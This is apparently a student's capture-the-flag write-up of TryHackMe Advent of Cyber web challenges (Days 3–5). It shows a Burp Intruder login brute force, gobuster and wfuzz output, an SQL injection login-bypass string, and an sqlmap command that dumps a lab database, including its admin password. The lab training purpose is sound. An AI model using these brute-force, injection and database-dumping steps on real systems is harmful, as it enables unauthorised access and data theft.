





Question 3

We then click the payloads tab and enter the values that we will be trying in set 1(username) and set 2(password). Then we click the attack button. When the attack is complete we can see that one combination of username and password shows a different status code.








Question 4

We try the username and password from the previous question and it brings us to the Santa Sleigh Tracker App. From this page we obtained the flag THM{885ffab980e049847516f9d8fe99ad1a}.



Thought Process/Methodology:

Having accessed the target machine, we were shown a sign-in page. As there was no registration option, we had to use burpsuite in order to brute force the username and password in order to sign-in. We started by turning on burp using Foxy Proxy and also making sure that intercept was on in Burpsuite. After that we typed in some random details in the page and clicked sign-in. Burpsuite will now capture our request and we can send it to the intruder tab in Burpsuite. After selecting the attack type and entering in our username and password list we press attack and wait for it to finish. From the results, we can see that there is one combination that returned a different status code which is 'admin' and '12345'. We then entered the details into the website and was granted access to the Santa Sleigh Tracker APP.


<u>Day 4: Web Exploitation - Santa's Watching</u>


Tools used: Kali Linux, Firefox, Gobuster, Wfuzz

Solution/walkthrough:

<u>Question 1</u>

Only a christmas tree and a line of text remains on the website. To find out the api we used gobuster using the list given which is big.txt. We found out that the api is located at /api. In the /api page we find a file called site-log.php






Question 2

Next we know that the api takes a date in the form of YYYYMMDD so we used wfuzz to numerate through a list of dates called wordlist. We found out that the date “20201125” has a different amount of characters than the others.

```
1211101591@kali: ~
File  Actions  Edit  View  Help
┌──(1211101591㉿kali)-[~]
└─$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.210.17/api/site-log.php?date=FUZZ
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz mig
ht not work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://10.10.210.17/api/site-log.php?date=FUZZ
Total requests: 63

=====================================================================
ID           Response   Lines    Word     Chars    Payload
=====================================================================

000000027:   200        0 L      0 W      0 Ch     "20201126"
000000001:   200        0 L      0 W      0 Ch     "20201100"
000000026:   200        0 L      1 W      13 Ch    "20201125"
000000029:   200        0 L      0 W      0 Ch     "20201128"
000000015:   200        0 L      0 W      0 Ch     "20201114"
000000025:   200        0 L      0 W      0 Ch     "20201124"
000000003:   200        0 L      0 W      0 Ch     "20201102"
000000028:   200        0 L      0 W      0 Ch     "20201127"
000000007:   200        0 L      0 W      0 Ch     "20201106"
000000024:   200        0 L      0 W      0 Ch     "20201123"
000000023:   200        0 L      0 W      0 Ch     "20201122"
000000022:   200        0 L      0 W      0 Ch     "20201121"
000000021:   200        0 L      0 W      0 Ch     "20201120"
000000020:   200        0 L      0 W      0 Ch     "20201119"
000000019:   200        0 L      0 W      0 Ch     "20201118"
000000013:   200        0 L      0 W      0 Ch     "20201112"
000000014:   200        0 L      0 W      0 Ch     "20201113"
```

Question 3

We typed in the date found previously by adding “?date=20201125” and discovered the flag.



THM{D4t3_AP1}

Thought Process/Methodology:

By using gobuster, we found the api directory of our target domain. After we found the directory, we fuzzed the api/site-log.php directory and managed to find the payload to get the flag.


<u>Day 5: Web Exploitation - Someone stole Santa's gift list!</u>

Tools used: Kali Linux, Firefox, Burpsuite, SQLmap, FoxyProxy

Solution/walkthrough:

<u>Question 1</u>

By guessing, we figured out Santa's secret login panel.




<u>Question 2</u>

By using a simple SQL statement such as ' or true; - - in the username field will bypass the login

Question 3

We then make a query to the database and intercept it using burpsuite. After that we save the request as a file.



We then run SQLmap using the request file to file dump the database. We specified DBMS as SQLite as it was mentioned in santa's notes.

```
1211101591@kali: ~
File  Actions  Edit  View  Help
┌──(1211101591㉿kali)-[~]
└─$ sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.6#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 02:12:27 /2022-06-21/

[02:12:27] [INFO] parsing HTTP request from 'panel.request'
[02:12:27] [INFO] loading tamper module 'space2comment'
[02:12:28] [INFO] testing connection to the target URL
[02:12:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[02:12:28] [INFO] testing if the target URL content is stable
[02:12:28] [INFO] target URL content is stable
[02:12:28] [INFO] testing if GET parameter 'search' is dynamic
[02:12:29] [WARNING] GET parameter 'search' does not appear to be dynamic
[02:12:29] [WARNING] heuristic (basic) test shows that GET parameter 'search' might not be injectable
[02:12:29] [INFO] testing for SQL injection on GET parameter 'search'
[02:12:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[02:12:30] [WARNING] reflective value(s) found and filtering out
[02:12:32] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[02:12:32] [INFO] testing 'Generic inline queries'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
Do you want to reduce the number of requests? [Y/n] y
[02:12:45] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[02:12:46] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right nu
mber of query columns. Automatically extending the range for current UNION query injection technique test
[02:12:47] [INFO] target URL appears to have 2 columns in query
```

Question 4

There are a total of 22 entries in the gift database and paul asked for a github ownership. The flag and admin's password can also be seen below.

```
1211101591@kali: ~
File  Actions  Edit  View  Help
[02:12:52] [INFO] fetching tables for database: 'SQLite_masterdb'
[02:12:52] [INFO] fetching columns for table 'sequels'
[02:12:52] [INFO] fetching entries for table 'sequels'
Database: <current>
Table: sequels
[22 entries]
+-------------+-----+-------------------------+
| kid         | age | title                   |
+-------------+-----+-------------------------+
| James       | 8   | shoes                   |
| John        | 4   | skateboard              |
| Robert      | 17  | iphone                  |
| Michael     | 5   | playstation             |
| William     | 6   | xbox                    |
| David       | 6   | candy                   |
| Richard     | 9   | books                   |
| Joseph      | 7   | socks                   |
| Thomas      | 10  | 10 McDonalds meals      |
| Charles     | 3   | toy car                 |
| Christopher | 8   | air hockey table        |
| Daniel      | 12  | lego star wars          |
| Matthew     | 15  | bike                    |
| Anthony     | 3   | table tennis            |
| Donald      | 4   | fazer chocolate         |
| Mark        | 17  | wii                     |
| Paul        | 9   | github ownership        |
| James       | 8   | finnish-english dictionary |
| Steven      | 11  | laptop                  |
| Andrew      | 16  | rasberry pie            |
| Kenneth     | 19  | TryHackMe Sub           |
| Joshua      | 12  | chair                   |
+-------------+-----+-------------------------+

[02:12:53] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10
.10.131.247/dump/SQLite_masterdb/sequels.csv'
```

```
1211101591@kali: ~
File  Actions  Edit  View  Help
| Joshua        | 12   | chair                          |
+---------------+------+--------------------------------+

[02:12:53] [INFO] table 'SQLite_masterdb.sequels' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10
.10.131.247/dump/SQLite_masterdb/sequels.csv'
[02:12:53] [INFO] fetching columns for table 'hidden_table'
[02:12:53] [INFO] fetching entries for table 'hidden_table'
Database: <current>
Table: hidden_table
[1 entry]
+----------------------------------------+
| flag                                   |
+----------------------------------------+
| thmfox{All_I_Want_for_Christmas_Is_You} |
+----------------------------------------+

[02:12:53] [INFO] table 'SQLite_masterdb.hidden_table' dumped to CSV file '/home/1211101591/.local/share/sqlmap/outp
ut/10.10.131.247/dump/SQLite_masterdb/hidden_table.csv'
[02:12:53] [INFO] fetching columns for table 'users'
[02:12:53] [INFO] fetching entries for table 'users'
Database: <current>
Table: users
[1 entry]
+------------------+----------+
| password         | username |
+------------------+----------+
| EhCNSWzzFP6sc7gB | admin    |
+------------------+----------+

[02:12:54] [INFO] table 'SQLite_masterdb.users' dumped to CSV file '/home/1211101591/.local/share/sqlmap/output/10.1
0.131.247/dump/SQLite_masterdb/users.csv'
[02:12:54] [WARNING] HTTP error codes detected during run:
400 (Bad Request) - 1 times
[02:12:54] [INFO] fetched data logged to text files under '/home/1211101591/.local/share/sqlmap/output/10.10.131.247
'
```

Thought Process/Methodology:

After accessing a page with nothing to interact with, we found out a hidden directory by using guessing/ trial and error which is /santapanel. Using SQLi we were able to bypass the login page and we were redirected to a database query page. We made a query and intercepted it using BurpSuite and saved it as a request file. After that, we used the request file to dump the whole database using SQLMap. We found the flag inside the "hidden_table" table.